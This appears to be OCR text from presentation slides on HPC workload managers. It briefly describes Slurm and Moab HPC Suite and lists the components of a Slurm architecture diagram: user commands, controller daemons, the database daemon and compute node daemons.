
Workload/Resource Managers

++



Workload/Resource Managers

++



++


slurm
workload manager

Slurm is an open source, fault-tolerant and highly scalable cluster management and job scheduling system for large and small Linux clusters


Adaptive
COMPUTING

Moab HPC Suite is a workload and resource orchestration platform that automates the scheduling, managing, monitoring, and reporting of HPC workloads on massive scale

SLURM


User commands
(partial list)
Controller daemons
scontrol
sinfo
squeue
scancel
sacct
srun
slurmctld
(primary)
slurmctld
(backup)
Slurmdbd
(optional)
Other
clusters
Database
slurmd
slurmd
slurmd
......
slurmd
Compute node daemons

SLURM

